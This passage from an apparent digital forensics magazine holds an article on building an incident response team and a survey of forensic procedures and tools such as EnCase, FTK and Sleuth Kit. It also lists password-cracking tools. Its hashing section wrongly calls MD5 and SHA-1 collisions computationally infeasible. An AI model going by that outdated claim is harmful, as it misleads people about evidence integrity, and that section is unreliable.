Many of these stakeholders are inadequately skilled when it comes to computer forensics and the technology behind e-discovery. It is for that reason that an incident response team needs a so called "Boardroom strategist", someone who is excellently equipped to deal with countless types of stakeholders at the higher levels of command and who is able to make the translation from technology into politics and vice versa. This person also needs to be able

**Table 1.** *Examples of incident response team's challenges*

| Technical | Non-technical |
|---|---|
| Identifying potential sources of ESI | Dealing with data privacy aspects |
| Creating the inventory of all sources | Initiating legal hold |
| Removing a drive from a computer | Obtaining a custodian's computer |
| Documenting the steps taken during preservation and collection of ESI | Documenting the chain of custody |
| Operating forensic software such as EnCase | Interviewing the custodian |
| Dealing with the right hardware such as write blockers and cables | Transcribing the interview and extracting lead information |
| Documenting crime scenes | Managing angry custodians |
| Procuring the right hard and software for the job | Managing the team members |
| Discretely moving forensic equipment | Travelling internationally |
| Write scripts to automate certain tasks | Efficiently achieving results |
| Dealing with structured data | Informing stake holders |
| Loading and analyzing data in databases | Write status reports |
| Perform forensic analysis | Hold progress presentations |
| Process data and create load files | Explain the technical to the non technical |
| Manage e-discovery review systems | Coach junior team members |
| Deliver redacted productions in a timely fashion. | Communicate with attorneys |
| Much, much more….. | Even more… |

to convince the stakeholders of certain imperative topics; the topics where you, as a forensic expert, are convinced off that these should be executed or should be further investigated. In nearly all of these cases, additional time, effort and budget are required. The boardroom strategist needs to persuade the stakeholders to hang in there, to bite their nails and let the experts do they job. He also needs to be able to make the call when there is almost nothing more to be investigated and the time and effort required might be too much. Even when no evidence has surfaced and this needs to be reported to the stakeholders, he is the person to do so.

And let's face it; being a boardroom liaison is not the desired task for a computer forensics expert. Or is it? No, but this individual is of vital importance to the team. He is also the person who is in contact with the technical team lead. Together they work as the leaders of the incident response team. The technical lead is the guy calling the technical shots and these shots will need to be conferred with the boardroom strategist. Together they work as one and are the key to operating an excellent incident response team.

> "Several years ago I was involved in a large international FCPA investigation, and in various locations around the globe data had to be preserved, collected and processed.
> The company had a large paper archive in each territory. In these paper archives there was a potentially large source of evidence. The law firm leading the investigation on behalf of the corporation was skeptical about digging into these archives and was inclined to leave it as it was.
> Along with the technical lead of the forensics team I was able to convince them that it would be very strong to tell the client, and ultimately, the DoJ, that these hardcopy sourced would have been diligently analyzed. There was only one way to do so, which was to scan the hardcopy documents, index these and search them.
> Using well skilled forensic advisors, high volume scanners, state of the art OCR software and e-Discovery software including AI, a well-trained review team and a great Forensics team, my colleagues and I were able to convince the stakeholders that they should dive into the hardcopy archives. And so we did. 16 million pages of paper later, the law firm and the client were satisfied…."

## THE TECHNICAL GURU

The technical guru is they one person who knows it all, or, at least at a technical level. People often say that the leader of an incident response team needs to have a "helicopter view" and merely needs to understand what is going on, what the status is of a project and how the team is doing in terms of planning and execution. He or she needs to be capable to having the overview of all operations and needs to know the technology, but not at a deep, hands-on technical level. To take this approach is probably one of the biggest misinterpretations during the formation of an incident response team. Please note, and incident response team can also be a team of forensic technology experts working for a consulting firm such as the teams at one of the Big Four accounting firms, or can work as an in-house team, a team of technology specialists working for a regulator etc. and can come in any form or shape.

The technical guru, who is the technical team lead, as explained above, working together with the boardroom strategist, is the individual who knows everything and at least has all the technical knowledge as all the rest of the team members. He simple is unable to "duplicate" himself into more than one person. It is for that reason that he leads the specialists, guides them through the woods in terms of the technical steps to take and hence, has to be the one person being extremely agile. He is the person leading the troops into battle, selecting the team members based on the technical skills as well as on the personal skills. Keep in mind that a team only functions as a team when it is able to work together as one single symbiosis.

Any tool used by the team, be it a software tool such as EnCase, Nuix, or FTK, or be it a hardware tool such as a write blocker, a mobile device imaging kit or even a relational database and the query language, the technical guru needs to master it. He has to be the individual who can answer any question in relation to these tools. He has to be able to solve beginner's errors, but also has to be able to deal with the most challenging exceptions.

It does not take much to realize that finding the right person for this position is not an easy assignment. Finding a person with the appropriate skills, the right personality and attitude may take a substantial amount of time. Many of these kind of people have "grown-up" and have moved into higher-ranking positions such as forensic department manager, project manager or alike. Thus, these well skilled individuals have left the operational level, in many occasions driven by ambition, the desire not to work in these teams anymore or even due to financial incentives. So, these aspects, among many others, are to be taken into account when trying to find a technical guru in order to form a professional and successful incident response team.

## BATMAN'S ROBIN

Forming a team necessitates for team skills, teamwork, and inter-human relationships. Following the boardroom strategist and the technical guru, the team needs well-motivated, well skilled team members, capable of actually serving the team. Much like Batman's Robin? Indeed. First of all, where would Batman be as a team? Efficiently fighting crime and acting as the dynamic duo? Batman's Robin is there to make the team a success. The person in this role works in the direct chain of command of the technical guru and not in that of the boardroom strategist. He is the person, next to the technical guru, accomplishing the work “on the ground”, during all the phases of the process, for example, during the various phases of the Electronic Discovery Reference Model [3].

Naturally, like Batman and Robin, Batman is often more clever and more technically skilled. The case of the incident response team’s member is fairly comparable. He should learn on a daily basis from the technical team lead and picks up any challenge to be able to get his own technical level at that of the technical team lead. By doing so, there is always a challenge of getting the best out of any situation and drives the knowledge-race within the team. All aspects, which will eventually benefit the investigation and thus the stakeholders. And the stakeholders in Batman’s world are often the Gotham City PD’s agents and detectives. One can see that Batman is the individual managing the stakeholders, and Robin is always there to support him with his experience and fresh thoughts, always in the process of learning from Batman. Where Robin can, he will try to use his knowledge to support the efforts of the dynamic duo.

## THE SPECIALIST’S PARADOX

Educational levels of the incident response team members may be truly diverse, varying from persons who have just graduated from university to people who have many years of forensic experience or e-discovery experience.

Within the ranks of the team members there are of course several levels of technical knowledge and expertise. A team member might be deeply experienced at mobile phone forensics and another team member is experience at using EnCase and so on. On the other hand, having a certain expertise is not an justification to stay in that technical niche and not move towards other technical territories and expertise.

An incident response team is most successful when all team members are, for the better part, interchangeable when it comes down to technical expertise. Why is this? It makes the understanding of a response situation easier when everyone on the team understands what the specifics of the situation are and inherently starts to understand what needs to be performed. Furthermore, when all the team members have a broad range of expertise, the team members are also able to share knowledge and to use the other team members as their peers, and are able to form a self-learning team. This interaction triggers the internal educational levels and the internal knowledge sharing.

The team members are in these cases able to share their technical problems and challenges, triggering a form of academic discussion. These discussions can open minds of the team members, equivalent to a team of medical doctors discussing the best way to help the patient. Medical science has demonstrated that these kinds of academic discussion approaches work in the best interest of a patient and provide a professional and successful medical team. And so it is for the incident response team. Therefore a team of specialists is in most cases a team of generalists within a certain technical scope or area.

## TECHNOLOGY FOCUSSED

An incident response team acts mostly on technical incidents, often initiated by a human. So, there is an inter-human factor and a human-to-computer buried n the incidents. Most of us are very aware that technical people are at their best when thinking about and acting using technical solutions to human problems. It is a fact that human aspects and psychological aspects should not be ignored during investigations. Then again, technical specialists mostly think and reason along the technical lines of an incident. The team should therefore make noble use of the skills and interests in relation to tools, software, hardware and scripts and should not neglect this fact.

In many, mostly non-commercial incident response teams, the technological developments move slowly. Tools and software are often from an older generation and can definitely be classified as “proven technology”, but then with an age, so to say. The level of technical innovation often lags, especially comparing to the commercial teams from consulting firms such as the Big-Four forensic technology teams.

In most cases, there is a perfectly logical explanation to this. Commercial teams frequently have better budgets for their tooling, fueled by their profits, hourly rates and so on. Additionally, commercial teams are often under commercial pressure, forced to meet sharp deadlines. In the regulatory environment, budgets and deadlines have more slack in comparison. Also, the commercial teams have the competition waiting around the corner to take over an investigation if it proves to go too slow or if the team does not deliver (the desired quality).

The key message in all this is that also non-commercial teams need to act as if they were a commercially operated incident response team, driven by the same focus on using the right technology for the job. Many government agencies have now slowly started to adopt new technologies such as predictive coding, concept clustering and more aspects that lean towards a *Technology Assisted Review* (TAR). The commercial teams have been using these technologies, rather successfully, for a number of years now in cases large and small. Contemplating this, it appears like an extreme difference, since law enforcement needs to stay ahead of the game played by criminals, one would expect. Why is it then that exactly these law-enforcing teams have to deal with the technology lag?

An incident response team can only operate successfully and professionally when it actively, promptly and timely anticipates on technological innovation. A team has to become an early adopter if possible, and use this early adoption strategy to assessment the tooling. This phase of early adoption can give an incident response team just the cutting edge it is seeking to find. Tooling can be tested in an early stage and can be taken "into production" at a relatively early point. Only in this way can it leverage the benefits for executing a successful investigation or incident response.

If an incident response team would take too much time to test new tools and possibly even decide to postpone and, as commonly decided upon to "just wait 'till the next version comes out, because that one has better functionality", the technology focus start's to run out-of-focus. And that is exactly what prevents an incident response team form becoming professional and successful quickly.

The importance to being technology focused gives and incident response team its cutting edge. Leave no room for error, lags or outdated setups.

## TOYS FOR BOYS & GIRLS

Having said all these aspects, a reader might think which tools an incident response team might use today? After writing this paragraph, the technology stated in this article has become outdated by itself. To give the reader a broader view on the standard tool set, here is a very brief summary of some of the tools and techniques an incident response team could carry as a toolset.

### WRITE BLOCKERS

In order to make forensic images of computers, laptops and servers, write blockers should be part to the kit. Traditionally, Tableau [4] produces reliable blockers, but also comes with innovative products. Keep in mind that while imaging, speed (and also flexibility) is of the essence. USB 3.0 or in a couple of months USB 3.1, called SuperSpeed+, with speeds of 10 Gbit/s, can benefit to acquire an image more rapidly. It does however depend on the speed on the other end of the cable. Likewise, you do not want to create a bottleneck in your own hardware. Also, more intelligent devices are being built such as the Tableau TD3 [5] or the Wiebetech Ditto Forensic FieldStation can bring numerous advantages such as remote acquisition, a replacement for having to have a laptop present or having a connecting to image onto or across a network. Another alternative to these devices can be the LogiCube Forensic Falcon.

### FORENSIC SOFTWARE

Many of you have heard of the mainstream forensic software called EnCase. Approved in a court of law and the industry standard to create and analyze forensic images. AccessData is in that same proximity with FTK, currently version 5. These are both tools with are well equipped to do the task of handling your forensic acquisition. Bot how do you go about when you have to perform a network collection, file server collection, SharePoint collection or others? Recently, Nuix has made these forms of collection easier, providing you with the ability of even performing targeted collections using Nuix Network Collector, Nuix SharePoint Collector or Nuix Collector Portable [6]. Also, the main Nuix product can now handle most of the forensic images and is capable of fast processing and provides predictive coding, clustering, email thread analysis, visualization and much more. What many do not know is that also Nuix provides special pricing for law enforcement agencies.

### EXTERNAL MEDIA

If you carry data around, encryption is a precondition. TrueCrypt [7] is one of the standard encryption tools that does the encryption trick for external media very well. There are however circumstances where you do not want to rely on software encryption. There are many hardware vendors that offer external hard disk drives, with sufficient capacity, that have built-in (random) keyboards for interacting with the on-board encryption module. There are also vendors, such as Cyphertex, who provide well-encrypted, raid-based external media such as the CX-Ranger [8]. Systems like these often use an encryption dongle and are perfectly suitable for a highly demanding incident response team.

### DOCUMENTATION

Documentation is a two-way street. The team members make use of technical documentation and background knowledge, these days carried around on iPads for the team's convenience. The other end of this street has proved to be a different story to us technical people.

The incident response team has to document all the steps taken during preservation, collection and processing. It is of vital importance to have the tools to be able to perform this diligent documentation. Specialized systems can aid an incident response team in making this often-cumbersome task easier. There are countless systems on the market, varying from SharePoint systems down to simple MS Access databases which can facilitate the processes of documenting the incident response, including inventories and custodian information. But no matter how large or small the job is, a team should at least have a spreadsheet in which the evidence is tracked and traced, preferably through a standard working method of best practice.

*The Scientific Working Group on Digital Evidence* (SWGDE) provides "best practices on computer forensics", which also includes many guidelines on forensic documentation [9]. These best practices are often renewed and refreshed and are being kept up to date. The last update was made early 2013.

Naturally, there are many forms and shapes and disciplines of documentation. One way or the other, it is a technical aspect that an incident response team should master in order to be successful.

## MOBILE DEVICES

One last aspect of the skills of an incident response team is the ability to handle mobile devices, such as iPhones, Blackberries, iPads, mobile navigation devices, Smart phones and others. These devices are getting even more prominent today, due to the fact that many companies have adopted a BYOD policy and due to the fact that our digital society is becoming even more mobile that it already was.

It is to be expected that the skillset relating to mobile devices will lean away from the traditional computer forensic discipline and more towards the mobile side of things. This implies that incident response teams must invest heavily in the mobile capabilities. Also, many vendors such as Guidance Software, AccessData, Cellebrite, Paraben and Micro Systemations are realizing this and are providing us with even more products to cover the mobile forensics challenge.

The most important question in the field of mobile forensics is: is there "one ring to rule them all" – one solution that can handle all, or most of the mobile devices on the market? There is a straightforward answer to this, which is that there is no such thing. Every vendor has incorporated different features, often partially overlapping with features of the competitor. An incident response team therefore needs to make a proper decision on which tools to use for the job. Many commercial incident response teams for example use both Cellebrite's UFED [10] and Micro Systemation's XRY [11]. There are however two very important aspects in this, being first of all the ability to operate and understand these devices and secondly the availability of sufficient funds to procure such a device.

**Figure 1.** *UFED*

## REFERENCES

[1] *http://en.wikipedia.org/wiki/Electronic_discovery*
[2] Hilbert, Martin; López, Priscila (2011). "The World's Technological Capacity to Store, Communicate, and Compute Information".
[3] *http://www.edrm.net*
[4] *http://www.tableau.com*
[5] *http://www.tableau.com/index.php?pageid=products&model=TD3*
[6] *http://www.nuix.com*
[7] *http://www.truecrypt.org*
[8] *http://www.ciphertex.com/Product-CX-Ranger-E.aspx*
[9] *https://www.swgde.org/documents/Released%20For%20Public%20Comment/2013-02-11%20SWGDE%20Best%20Practices%20for%20Computer%20Forensics%20V3-0*
[10] *http://www.cellebrite.com/mobile-forensic-products/ufed-touch-ultimate.html*
[11] *http://www.msab.com/xry/what-is-xry*

## CONCLUSION

It is impossible to capture all aspects surrounding an incident response team in a single article or book. This article tries to outline the mindset required to compose, manage and run a professional and effective incident response team, on any kind of budget. Looking at all the aspects involved, you may have started to realize that an incident response team is probably one of the most complex teams in the field of what is called "legal technology". Personalities, attitudes, skill sets and resources are aspects involved in forming an incident response team able to achieve great results, as part of a grand design.

## ABOUT THE AUTHOR

*Michiel M. Crombeen is a deeply experienced forensic technologist and e-discovery specialist with over 12 years experience with consulting firms and public and private companies. Michiel currently works as a Forensic Technology Specialist at the Netherlands Authority for the Financial Markets (AFM). Michiel has also worked as a Senior Manager at PwC's Forensic Technology Solution's Department for six years. Michiel specializes in Computer Forensics, E-Discovery, Cybercrime and (Visual) Data Analytics. In relation to Forensic Technology, Michiel has lead many multi-team large-scale projects in the field of computer forensics, e-discovery, FCPA, fraud, corruption and cybercrime and provides clients with strategic counsel related to litigation matters. Michiel has worked with large corporations, (government) investigatory agencies, banks and many law firms across a range of industries including telecommunications, financial services, retail, healthcare, and oil & gas in Europe, North America and Asia. Michiel has collaborated significantly with many specialized Forensic IT teams in The Netherlands, Switzerland, Germany, Canada, Hong Kong, Singapore, the UK, the USA and many other territories. More information about Michiel can be found at http://nl.linkedin.com/in/michiel-crombeen or at https://twitter.com/Blackthornl.*

# COMPARISON OF SOME PUBLIC

## DOMAIN COMPUTER FORENSIC TOOLS AND HOW TO USE THEM

by Dr. Mukesh Sharma and Dr. Shailendra Jha

This article will survey and demonstrate some key computer forensics procedures, tools and techniques. Tools include data backing, authentication, decryption, file auditing, IP tracking, data recovery and system examination.

**What you will learn:**

- Procedures for the proper collection of evidence, chain of custody for admission of evidence.
- Cyber Crime and its impact on society.
- Basic information on the use of computer forensic tools.
- Computer tools for forensic analysis and reports.

**What you should know:**

- Familiar with computer fundamentals.
- Knowledge about basic computer hardware.
- Familiar with e-mail and its importance in the new age.

Computer based crimes are impacting society in numerous ways. This creates lot of work for us, the good guys. Computer forensics is the growth professions of the twenty-first century. Computer forensics involves the preservation, identification, extraction and documentation of computer evidence stored in the form of magnetically, optically, or electronically stored media. It is a relatively new field that is becoming increasingly important as criminals aggressively expand the use of imperfections in technology in illegal activities. Computer forensic techniques are not yet as advanced as those of the more mature and mainstream forensics techniques used by law enforcement, such as blood typing, ballistics, fingerprinting, and DNA testing. The exponential increase in the number of Internet users combined with the constant computerization of business processes has created new opportunities for computer criminals and terrorists to abuse gaps in trust and security in internet technology. The simple and inherently vulnerable nature of e-mail communication is abused for numerous illegitimate purposes. E-mail spamming, phishing, drug trafficking, cyber bullying, racial vilification, child pornography, and sexual harassment are some common e-mail mediated cyber crimes as reported by Iqbal et al (2008). Computer based crime analysis falls into three areas:

- Imaging: This is the processing of making an exact digital copy of the original evidence. Investigators make a copy of the evidence and work with the copy to eliminate the possibility of changing the original evidence.
- Authenticating: Always get an authenticated that the copy of the evidence by calculating its hash value. Investigators must verify the copy of the evidence is exactly the same as the original.
- Analysis: The analysis techniques must follow specific established procedures available, such as detailed in Sammes, T., & Jenkinson, B. (2000) & Schulz, E.E., & Shumway, R. (2002).

This article is divided in to following steps:

- Definition of Cyber crime and its types
- At the spot: incident response procedure and maintain chain of custody
- Laboratory examination
  - Data seizure, Data duplication and preservation
  - Data recovery and Document searches

## DEFINITION OF CYBER CRIME AND ITS CLASSIFICATION

Cyber Crime: The computer may be the means the criminal, or the target of the criminal. Indeed, the crime can take place on the computer. Crime requiring a computer is referred to as Cyber Crime. Cybercrime is subdivided into three categories:

- When computer is directly involved in the criminal activity (Cyber forensic);
- When crime based on network/internet (Network forensic) and
- Those crime used the whole web-pages to commit crime (Web-Forensic).

All these type of crime target the general public. The effect is to steal money and property.




**Figure 1.** *Computer based crime categories*

## LABORATORY PROCEDURE

There are a variety of tools used to collect data. To retain original evidence, data backup should be considered first. The process of forensic analysis is being adapted to the admissibility of evidence at court of law; one must follow the process as demonstrated in Figure 2.

### DATA SEIZURE, DATA DUPLICATION AND PRESERVATION

A reliable backup software tool must comply with the requirements of the American government's standards organization, the National Institute of Standards and Technology (NIST):

- The tool shall duplicate a bit-stream or an image of an original disk or section of the hard disk or memory drives, where this so-called image, must be referred to saving the content and related storage information as in a document.
- The tool which has been used to perform the image process, shall not alter the original disk, means the original evidence has kept its integrity.
- The tool shall be able to verify the integrity of a disk image file by verifying at any stage.

The output of the recorded documentation shall be correct in the wake of software operation should be enable to the operator, user friendly environment to search the evidence.




**Figure 2.** *Arrow-line of action for forensic process of computer evidences*

## DATA RECOVERY AND DOCUMENT SEARCHES

The contents recovered from the collected digital evidence by forensic specialists and extracting information, which is critical for proving the case. The aims to make the evidence visible, while explaining its originality and evidentially admissible.

Personal information data like address book, appointments, calendar, scheduler etc, text messages, voice messages, documents and e-mails are some of the common sources of evidence, which are to be examined in detail from the forensic images. Finding of evidences from system like tampering, data hiding or deleting utilities, unauthorized system modifications etc. should also be performed, so the motive of the criminal may trace. Huge/Large volumes of data collected (in 100 GBs) during the volatile and non-volatile collection need to be converted into a manageable size and form for further analysis. Data filtering, validation, pattern matching and searching for particular keywords (like *.jpg file for image and *.doc files for documents/letter search) with regard to the nature of the crime or suspicious incident, recovering relevant ASCII as well as non- ASCII data etc. are some of the major steps performed during file data and memory dump search. Copies of memory are retained on disk that can be subject to forensic review.

Data should be searched for passwords, finding unusual hidden files or directories, file extension and signature mismatches etc. The capabilities of the forensic tools (like EnCase, Paraben, FTK Image and Helix etc.) used by the forensic experts play a vital part in this work.

In computer forensics, priority and emphasis are on accuracy, evidential integrity and security. As such, the National Institute of Standards and Technology (NIST), USA offers some guidelines as to how disk imaging should occur:

- The tool should make a bit-stream duplicate or an image of an original disk or partition.
- The tool should not alter the original disk.
- The tool should be able to verify the integrity of a disk image file.
- The tool should log I/O errors.
- The tool's documentation should be correct.

The above mentioned guidelines are helpful cyber forensic examiners, thereby distinguishing between suitable tools since many free tools do not meet these guidelines.

### IMPORTANCE OF HASHING FUNCTIONS

A hash function *H* is a transformation that takes an input *m* and returns a fixed-size string, which is called the hash value *h.* That is, *h* is the result of the hashing function being applied onto the input *m.* Hash functions form the foundation of the internal verification mechanism used by forensic tools to guarantee the integrity of the original media and the resulting image file. Message Digest 5 and the Secure Hash Algorithm are the most widely used hashing algorithms to date and these will be explained in the following sub categories.

### MESSAGE DIGEST 5 (MD5)

MD5 (2001) is an algorithm guarantees the integrity of an image file through the creation of a 128-bit message digest (hash value). This message digest is claimed to be as unique to an image file as a fingerprint is to a person. According to the Internet Engineering Task Force (IETF), it is "computationally infeasible" for any two data inputs to have the same message digest. MD5's author also claims, "it is conjectured that the difficulty of coming up with two messages having the same message digest is in the order of $2^{64}$ operations, and that the difficulty of coming up with any message having a given message digest is in the order of $2^{128}$ operations". These guarantees make MD5 a credible hashing function.

### SECURE HASH ALGORITHM (SHA) 1

This is the second major hashing algorithm (2003) in use today. This algorithm is based on principles similar to those used in the design of MD4, the predecessor to MD5. It produces a 160- it message digest when an image file of size less than $2^{64}$ bits is given as input to the algorithm. The SHA1 is called secure because, like the MD5 algorithm, it is computationally infeasible to find data which corresponds to a given message digest, or to find two different data files which produce the same message digest.

## MOST USED COMPUTER FORENSIC TOOLS

Most tools focus on the preservation and searching phases of the investigation. *The Sleuth Kit* which TSK is freely downloadable, which means that any reader can try the examples in this article without having to spend more money.

Tools that are restricted to law enforcement are not listed here. The descriptions are not an exhaustive list of features and are based on the content of their Web site.

If someone is interested in a more extensive list of tools, refer to Christine Siedsma's Electronic Evidence Information site *http://www.e-evidence.info* or Jacco Tunnissen's Computer Forensics, Cybercrime and Steganography site *http://www.forensics.nl*. A list of open source forensics tools that are both commercial and non-commercial are being available at *http://www.opensourceforensics.org*. It allows an investigator or a trusted party to read the source code and verify how a tool has implemented the theory. This allows an investigator to better testify about the digital evidence.

### ENCASE TOOLS BY GUIDANCE SOFTWARE

There are no official numbers on the topic, but it is generally accepted that *EnCase* is the most widely used computer investigation software. EnCase is Windows-based and can acquire and analyze data using the local or network-based versions of the tool. EnCase can analyze many file system formats, including FAT, NTFS, HFS+, UFS, Ext2/3, Reiser, JFS, CD-ROMs, and DVDs. EnCase also supports Microsoft Windows dynamic disks and AIX LVM. It also has its own scripting language, called EnScript, which allows you to automate many tasks. Add-on modules support the decryption of NTFS encrypted files and allow you to mount the suspect data as though it were a local disk.

### FORENSIC TOOLKIT BY ACCESSDATA

The *Forensic Toolkit* (FTK) is Windows-based and can acquire and analyze disk, file system, and application data. FTK supports FAT, NTFS, and Ext2/3 file systems, but is best known for its searching abilities and application-level analysis support. FTK creates a sorted index of the words in a file system so that individual searches are much faster. FTK also has many viewers for different file formats and supports many email formats.

FTK allows one to view the files and directories in the file system, recover deleted files, conduct keyword searches, view all graphic images, search on various file characteristics, and use hash databases to identify known files. AccessData also has provided some tools for decrypting files and recovering passwords.

### PRODISCOVER BY TECHNOLOGY PATHWAYS

*ProDiscover* is a Windows-based acquisition and analysis tool that comes in both local and network-based versions. ProDiscover can analyze FAT, NTFS, Ext2/3, and UFS file systems and Windows dynamic disks. When searching, it provides the basic options to list the files and directories, recover deleted files, search for keywords, and use hash databases to identify known files.

### SMART BY ASR DATA

*SMART* is a Linux-based acquisition and analysis tool. SMART takes advantage of the large number of file systems that Linux supports and can analyze FAT, NTFS, Ext2/3, UFS, HFS+, JFS, Reiser, CD-ROMs, and more. To search for evidence, it allows you to list and filter the files and directories in the image, recover deleted files, conduct keyword searches, view all graphic images, and use hash databases to identify known files.

### THE SLEUTH KIT / AUTOPSY

*The Sleuth Kit* (TSK) is a collection of Unix-based command line analysis tools, and Autopsy is a graphical interface for TSK. Computer forensic examiners use tools that are applicable and have all the basic fundamental conditional support from a forensic point of view. The tools not only allow for the gathering of data, but they also assist in analyzing the data in an effective matter. For the Lab a good cyber lab physical tool for starting list is:

- High quality screwdriver set (small ones also), Small Wire Cutters and Small Needle Nose Pliers
- Assortment of Torx bits, Assortment of Hex head bits and Small flashlight
- Technicians Mirror (the kind you can adjust the mirror head) and Hemostats (forceps – Radio Shack calls them as solder helpers)
- Static Wrist Strap, Small Digital Multi-meter and Container of computer screws
- Spare Hard Disk Jumpers (large and small), Spare Cables (Floppy, IDE, SATA, SCSI)
- Assortment of Gender Changers, Assortment of Molex Male and Female Cables and Latex type gloves

FTK is easy for most people to use if they have a basic knowledge of forensic theory and a background in computers. Using EnCase is difficult for almost anybody, because of its feature set, EnScript, incomplete help files and general user interface. In order to provide investigators with sufficient confidence to use open source computer forensics tools within an investigation, research and comparative analysis of open source vs. closed source tools must take place. Validation performed by a trusted entity will provide open source tools with the weight needed to stand up in court. When it comes to challenging the credibility of an expert witness on the basis of usage of free tools, this validation will be able to provide considerable assistance if validated by a well-recognized, trusted source.

In Table 1, four of these tools were evaluated with respect to their functionalities and effectiveness within the forensic investigation processes.

The forensic cyber expert can use tools like these to search for and find useful information, even when the precise nature of the original user's actions is unknown.

In Table 2, the list of free demo version of tools generally use for cracking password as listed.

## SUMMARY

A comparison was made between Sleuth Kit, EnCase and FTK to determine whether all three products identified evidentiary data. In terms of ease to use, EnCase robust functionality, reliable and verifiable results. The same forensic image was used to measure the relative performance of each software tool using predetermined criteria. Table 1, shows the tools provided the same results with varying degrees of intricacy. An example would be that EnCase and FTK automatically present an image gallery, whereas, Selute/Autopsy needs to sort by file type before images are displayed. The acquired image was imported into the three products. Sleuth Kit and EnCase

**Table 1.** *List of different tools. A – Full support and effective in use; B – Support but not reliable and C – Not support*

| | PC Inspector File Recovery | Encase | Forensic Toolkit | FTK Imager |
|---|---|---|---|---|
| File search | A | A | B | A |
| File Recovery | B | B | C | B |
| File acquisition and analysis | B | A | B | B |
| Imaging of Physical data | B | A | C | B |
| MD5 | C | A | A | A |
| SHA 1 | C | C | A | A |
| Summary of analysis and print | C | A | B | C |

**Table 2.** *The list of free demo version of tools*

| Tool and Toolkit | Use | Demo Available | Web Address |
|---|---|---|---|
| Passware kit | For Cracking password | Y | www.lostpassword.com |
| John and Ripper | For cracking password | Y | www.openwell.com |
| Foundstone | For cracking password | Y | www.foundstone.com |

imported the image in a relatively reasonable timeframe. The accuracy as well as reliability of any evidence collection process and various tools/utilities used in the collection may be challenged by a criminal defendant. In order to best assure admissibility in court, law enforcement officers and prosecutors who use system analysis in a case need to be prepared to establish the skills and knowledge of the investigator, as well as the validity of the tools used during examination of digital evidences.

## ON THE WEB

- *http://www.dfrws.org/archive.html*
- *http://www.acpo.police.uk/asp/policies/Data/gpg_computer_based_evidence_v3.pdf.*
- *http://www.ncjrs.org/pdffiles1/nij/187736.pdf.*

Some of the software that is currently in use includes:

- EnCase, published by Guidance Software, *www.guidancesoftware.com.*
- Forensic Tool Kit, published by Access Data, *www.accessdata.com/*
- LogiCube Talon or Dossier, information for which is found at *www.logicubeforensics.com/*
- Forensic Boot CDs (Helix or Raptor) *pcquest.ciol.com/content/enterprise/2006/106050502.asp*
- ASR Smart *www.asrdata.com/.*
- Paraben – Windows based hard disk, PDA, and cell phone forensics software and hardware *http://www.paraben.com*
- Technology Pathways – Windows based ProDiscover family of forensic and security software *http://www.techpathways.com*
- *http://www.sleuthkit.org*

## BIBLIOGRAPHY

- Iqbal F, Hadjidj R, Fung BCM, Debbabi M.  A novel approach of mining write-prints for authorship attribution in e-mail forensics. Digital Investigation 2008;5:42–51.
- Sammes, T., & Jenkinson, B. (2000). Forensic Computing: A Practitioner's Guide. London: Springer Verlag.
- Schulz, E.E., & Shumway, R. (2002). Incident Response: A Strategic Guide to Handling System and Network Security Breaches. New Riders.
- Carter, D. 1995. "Computer crime categories: How techno-criminals operate." FBI Law Enforcement Bulletin. 64(7), 21.
- Kubic, T. 2001, June. The FBI's Perspective on the Cyber Crime Problem. *http://www.FBI.GOV//CONGRESS/Congress01/kubic06/201.htm.*
- IOCE, Guidelines for best practice in the forensic examination of digital technology, 2002.
- R. Ieong, FORZA, digital forensics investigation framework that incorporate legal issues, Digital Investigation 2006; 3: 29-36.
- National Institute of Justice. (2007). Investigations Involving the Internet and Computer Networks. Washington, DC: U.S. Department of Justice.
- US-CERT. (2005). Computer Forensics. US-CERT, 1 (2).
- "MD5" *http://searchsecurity.techtarget.com/gDefinition/0,294236,sid14_gci527453,00.html*
- VOCAL Technologies Ltd. (2003), SHA1 Encryption Algorithm.

Our purpose in compiling this article was to bring together the different perspectives of computer forensics in one place, but it is not meant to be a complete description of the field. Computer forensics is a vast topic, and the advice of an expert should be sought in any serious investigation. Moreover, computer forensics is a budding field that will continue to grow, especially as the laws governing legal cases evolves and computer technology becomes more ubiquitous. Evidence presented in court should be original and the actual item investigated or examined (and therefore considered "best evidence").

## ABOUT THE AUTHOR

*Dr. Mukesh Sharma (M.Sc. Ph.D.), Senior Scientific Officer, Physics Division. He has completed his Ph.D. in the field of Material Science, now working as SSO, in Forensic Science. He has been involved in the field of forensic science since 2008. He has published more than 90 research articles in International/National Journals/Conferences/Magazines. His fields of research are Trace evidence analysis, Forensic Physics, Cyber Forensic/Digital Forensic and Crime Scene Management. He has been nominated as Leading Scientist of the World 2010, from IBC, England and Asian Academics Achievers, New Delhi. His expertise in instrumental measurements on XRD, XRF, SEM and GRIM used in Forensic trace evidences analysis. Dr. Sharma is the fellow member and life member of National/International renowned societies as IANCAS (India), ISRP (India), ISOI (India), IXAS (Italy), IACSIT, (Singapore: Fellow Member: 80341901), ISCMNS (England), SASCV (India), UACEE (Thailand) and SDIWC (Taiwan) etc.*

